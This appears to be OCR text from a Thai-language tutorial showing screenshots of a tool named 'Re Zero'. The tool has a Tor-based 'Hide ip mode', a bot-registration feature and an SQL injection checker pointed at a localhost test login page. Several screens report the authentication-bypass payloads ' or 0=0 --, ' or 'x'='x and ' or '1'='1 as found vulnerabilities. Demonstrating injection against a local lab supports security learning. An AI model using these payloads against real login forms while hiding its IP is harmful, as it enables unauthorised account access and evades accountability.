
โดยหลักการคือ login แล้วจะแสดงหน้าว่าล็อคอินสำเร็จ








โดยที่นี่ให้เราทำการ




Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
URL
http://localhost/testsql/
Tag name Username
username
Tag
Tag
Text
พบช่องโหว่ คำสั่ง ' or 0=0 --
OK
ตรวจสอบช่องโหว่


Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
URL
http://localhost/testsql/
Tag name Username
username
Tag
Tag
Text
พบช่องโหว่ คำสั่ง ' or 'x'='x
OK
ตรวจสอบช่องโหว่


Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
URL
http://localhost/testsql/
Tag name Username
username
Tag
Tag
Text
พบช่องโหว่ คำสั่ง ' or '1'='1
OK
ตรวจสอบช่องโหว่


Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
URL
http://localhost/testsql/
Tag name Username
username
Tag name Password
password
Tag name Submit
submit
Text Pass
สวัสดี
ตรวจสอบช่องโหว่